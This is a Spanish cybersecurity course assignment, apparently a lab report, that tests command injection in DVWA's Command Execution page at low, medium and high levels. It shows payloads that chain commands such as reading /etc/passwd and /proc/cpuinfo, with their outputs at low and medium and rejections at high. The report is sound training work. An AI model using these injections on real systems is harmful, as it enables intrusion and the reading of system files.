



---

# PUESTA EN PRODUCCIÓN SEGURA

---

Unidad 4. Actividad 12



8 DE FEBRERO DE 2024  
CARLOS DÍAZ MONTES  
ESPECIALIZACIÓN DE CIBERSEGURIDAD

## Índice

Enunciado.....	2
Ejercicio.....	2


## Enunciado

Utilizando la opción “Command Execution” de DVWA a nivel “alto” pruebe las operaciones vista en el nivel “bajo”.

## Ejercicio.

### En low

`;pwd`




**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

`/opt/lampp/htdocs/vulnerabilities/exec`

`"|| ls -l /`



**Ping for FREE**

Enter an IP address below:

`/:  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd.img  
lib  
lost+found  
media  
mnt  
opt  
proc  
rofs  
root  
sbin  
selinux  
srv  
sys  
tmp  
usr  
var  
vmlinuz`

`|| cat /proc/cpuinfo`

## Ping for FREE

Enter an IP address below:

```
processor       : 0
vendor_id      : AuthenticAMD
cpu_family     : 23
model          : 24
model name     : AMD Ryzen 5 3500U with Radeon Vega Mobile Gfx
stepping       : 1
cpu MHz        : 2096.058
cache size     : 512 KB
physical id    : 0
siblings       : 2
core id        : 0
cpu cores      : 2
apicid         : 0
initial apicid : 0
fdiv_bug       : no
hlt_bug        : no
f00f_bug       : no
coma_bug       : no
fpu            : yes
fpu_exception  : yes
cpuid level    : 13
wp             : yes
flags          : fpu vme de pse tsc msr pae mce cx8 apic mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 ht syscall nx mmxext fxsr_opt rdtscp
bogomips       : 4192.11
clflush size   : 64
cache alignment : 64
address sizes   : 48 bits physical, 48 bits virtual
power management:

processor       : 1
vendor_id      : AuthenticAMD
cpu_family     : 23
model          : 24
model name     : AMD Ryzen 5 3500U with Radeon Vega Mobile Gfx
stepping       : 1
cpu MHz        : 2096.058
cache size     : 512 KB
physical id    : 0
siblings       : 2
core id        : 1
cpu cores      : 2
apicid         : 1
initial apicid : 1
fdiv_bug       : no
hlt_bug        : no
```

|| cat /etc/passwd

## Ping for FREE

Enter an IP address below:


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
dvwa:x:1000:1000:dvwa,,,:/home/dvwa:/bin/bash
sshd:x:102:65534:./var/run/sshd:/usr/sbin/nologin
messagebus:x:103:110:./var/run/dbus:/bin/false
usbmux:x:104:46:usbmux daemon,,,:/home/usbmux:/bin/false
pulse:x:105:111:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:106:113:RealtimeKit,,,:/proc:/bin/false
```

## En medium

;pwd

herabilities/exec/#

Kali NetHunter Exploit-DB Google Hacking DB OffSec



### Vulnerability: Command Execution

**Home**  
**Instructions**  
**Setup**

**Brute Force**  
**Command Execution**  
**CSRF**  
**File Inclusion**  
**SQL Injection**  
**SQL Injection (Blind)**

**Ping for FREE**

Enter an IP address below:

**More info**

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/nt/>

"|| ls -l /

**Ping for FREE**

Enter an IP address below:

```
/:
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
rofs
root
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
```

**More info**

|| cat /proc/cpuinfo

**Ping for FREE**

Enter an IP address below:

```
processor       : 0
vendor_id      : AuthenticAMD
cpu family     : 23
model          : 24
model name     : AMD Ryzen 5 3500U with Radeon Vega Mobile Gfx
stepping       : 1
cpu MHz        : 2096.058
cache size     : 512 KB
physical id    : 0
siblings       : 2
core id        : 0
cpu cores      : 2
apicid         : 0
initial apicid : 0
fdiv_bug       : no
hlt_bug        : no
f00f_bug       : no
coma_bug       : no
fpu            : yes
fpu_exception  : yes
cpuid level    : 13
wp             : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic mtrr pge mca cmov pat pse36 cl
bogomips       : 4192.11
clflush size   : 64
cache_alignment : 64
address sizes   : 48 bits physical, 48 bits virtual
power management:

processor       : 1
vendor_id      : AuthenticAMD
cpu family     : 23
model          : 24
model name     : AMD Ryzen 5 3500U with Radeon Vega Mobile Gfx
stepping       : 1
cpu MHz        : 2096.058
cache size     : 512 KB
```

|| cat /etc/passwd

**Ping for FREE**

Enter an IP address below:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
dvwa:x:1000:1000:dvwa,,,:/home/dvwa:/bin/bash
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
messagebus:x:103:110::/var/run/dbus:/bin/false
usbmux:x:104:46:usbmux daemon,,,:/home/usbmux:/bin/false
pulse:x:105:111:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:106:113:RealtimeKit,,,:/proc:/bin/false
```

En high

;pwd

**Ping for FREE**

Enter an IP address below:

**ERROR: You have entered an invalid IP**

"|| ls -l /

### Ping for FREE

Enter an IP address below:

ERROR: You have entered an invalid IP

|| cat /proc/cpuinfo

### Ping for FREE

Enter an IP address below:

ERROR: You have entered an invalid IP

|| cat /etc/passwd

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

ERROR: You have entered an invalid IP